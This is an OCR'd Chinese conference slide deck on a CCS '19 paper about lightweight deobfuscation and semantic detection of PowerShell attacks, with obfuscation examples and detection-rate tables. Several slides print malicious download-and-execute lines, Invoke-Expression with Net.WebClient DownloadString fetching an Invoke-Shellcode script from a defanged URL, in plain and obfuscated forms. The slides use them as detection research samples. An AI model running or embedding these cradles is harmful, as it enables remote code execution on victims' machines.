北京网络安全大会
InForSec

高效的 PowerShell 脚本解混淆系统及对应的检测方案设计

Effective and Light-Weight Deobfuscation and Semantic-Aware Attack Detection for PowerShell Scripts. (CCS '19)

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Road Map


1. 研究动机介绍
2. 相关工作比较
3. 结合例子介绍具体技术
4. 实验结果介绍
5. 总结

研究动机

1. 基于 PowerShell 的攻击发生的频率逐年上升 [1,2]

- 432% between 2016 – 2017,
- 661% between 2017 –2018,
- 460% in the first quarter of 2019.

PowerShell 在所有攻击中出现的频率达到 45% 。



1. https://www.symantec.com/content/dam/symantec/docs/security-center/white-papers/increased-use-of-powershell-in-attacks-16-en.pdf
2. https://www.mcafee.com/enterprise/en-us/assets/reports/rp-quarterly-threats-aug-2019.pdf

研究动机 – 现代攻击中的 PowerShell

“Live-off-the-Land”

1. PowerShell 被预装在大多数 Windows 系统的主机上。
2. PowerShell 可以作为一种管理员工具，很容易访问和利用 Windows 组件。

“Fileless Attack”

1. PowerShell 可以直接从内存中执行而不需要涉及到文件。

“Obufscation”

1. PowerShell 作为一种动态语言，灵活性很强，容易被混淆。

研究动机

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



11. 混淆是阻碍反病毒引擎查杀包括 PowerShell 在内的恶意程序的最大元凶。

1. https://www.symantec.com/content/dam/symantec/docs/security-center/white-papers/increased-use-of-powershell-in-attacks-16-en.pdf
2. https://www.mcafee.com/enterprise/en-us/assets/reports/rp-quarterly-threats-aug-2019.pdf

研究动机 – 混淆对反病毒引擎的影响



Samples	VirusTotal	Deobfuscation + VirusTotal
(Malicious) Original	100%	100%
(M) S1	0.00%	76.00%
(M) S2	8.00%	90.60%
(M) S3	2.60%	96.00%
(M) S4	0.00%	97.30%
(Benign) Original,S1-4	0.00%	0.00%

TP +87.3%

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

相关工作比较 – 传统的解混淆方案存在的问题



传统的三阶段的方法：

1. 粗粒度的混淆检测：不能处理局部混淆，可能导致漏报误报。
2. 解混淆逻辑需手工：需要大量手工工作，无法处理未知混淆
3. 各阶段逻辑未整合：每个阶段的逻辑需要独立实现。

相关工作比较 - 我们的解决方案



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PowerShell 的语义分析

```
Invoke-Expression (New-Object Net.WebClient)
.DownloadString("hxxps://.../Invoke-Shellcode.ps1")
```

- Invoke-Expre
- Net.WebClient
- .DownloadString()
- "Invoke-Shellcode.ps1"

Malicious

PowerShell 的混淆方法 - Invoke-Obfuscation[1]

```
&($eNv:comspEC[4,15,25]-jOIN'')(New-Object
Net.WebClient).DownloadString("hxxps://.../Invoke
-Shellcode.ps1")
```

```
"New-Object" = {1}{0}{2}"-f'w-ob','Ne','ject'
"Net.WebClient" = "Net.W" + "ebClient"
"DownloadString" = "dow`nlOAd`stRIng"
```

Recoverable Script Pieces

[1] https://github.com/danielbohannon/Invoke-Obfuscation

PowerShell 的混淆方法 - Invoke-Obfuscation[1]

```
&($eNv:comspEC[4,15,25]-jOIN'')
(.("{1}{0}{2}"-f'w-ob','Ne','ject')
("Net.W" + "ebClient"))
.("dow`nlOAd`stRIng").Invoke
("hxxps://.../Invoke-Shellcode.ps1")
```


[1] https://github.com/danielbohannon/Invoke-Obfuscation


PowerShell 的混淆方法 - Invoke-Obfuscation[1]

```
(New-obJeCT ManAgeMEnt.autOmaTIon.PscREDenTiAL
` ', ('7UA...AwADgAMQA1ADMANQBkAGYAMQBlAGUAZQBi
ADYAMgAzADkAZQBmAGUANwA0ADQANwBjADkANgBhADAAYQB
kADQAZAAyAGMAYwA0AGQAMgBkADMAMAA3ADYANgBmADgANg
A0AGMANgAzADgA' |CONVErtTO-sEcurEstring -
kE (195..180)) ).GetNetWoRKCrEDEntial().PAsSWor
d |&( $eNv:puBLIc[13]+$EnV:puBLIC[5]+'X')
```


混淆后的脚本基本不反应原始脚本语义，很难直接用于检测。

[1] https://github.com/danielbohannon/Invoke-Obfuscation

解混淆 – 解析 PowerShell 的抽象语法树（裁剪后）



解混淆 – 自底向上的遍历 & 抽象语法树的更新



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

解混淆 - 自底向上的遍历 & 抽象语法树的更新

```
&("IeX") (.("New-Object")
("Net.WebClient")).
("downlOAdstRIng").Invoke("hxxps://...
/Invoke-Shellcode.ps1")
```


```
IeX (New-Object Net.WebClient).
downlOAdstRIng("hxxps://.../Invoke-
Shellcode.ps1")
```

当整个抽象语法树种没有混淆子树时解混淆过程结束。

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实验结果 1 – 解混淆对代码相似度的提升

Obfuscation schemes	Obfuscated	Deobfuscated (PSDEM)	Deobfuscated (our approach)
S1	1.80%	70.60%	71.50%
S2	0.10%	79.50%	79.00%
S3	0.01%	0.01%	82.90%
S4	0.00%	0.00%	85.20%
Overall	0.50%	37.50%	79.70%

Obfuscated Baseline

+79.2% +42.2%

实验结果 II – 解混淆对检测的提升

Samples		Defender	Deobfuscation + Defender	VirusTotal	Deobfuscation + VirusTotal
Malicious	Original	89.30%	89.30%	100%	100%
	S1	0.00%	48.00%	0.00%	76.00%
	S2	1.30%	78.60%	8.00%	90.60%
	S3	0.00%	84.00%	2.60%	96.00%
	S4	0.00%	89.30%	0.00%	97.30%
Benign	Original,S1-4	0.00%	0.00%	0.00%	0.00%

TP

+74.7%


TP

+87.3%

FP

+0%


实验结果 III – 解混淆的效率（用普通家用电脑实验）



平均的
解混淆速度为
~5.4Kb/0.5s

2/3
的解混淆时间
用于模拟器的
模拟执行

基于解混淆的检测系统设计 - 解混淆放在最前面



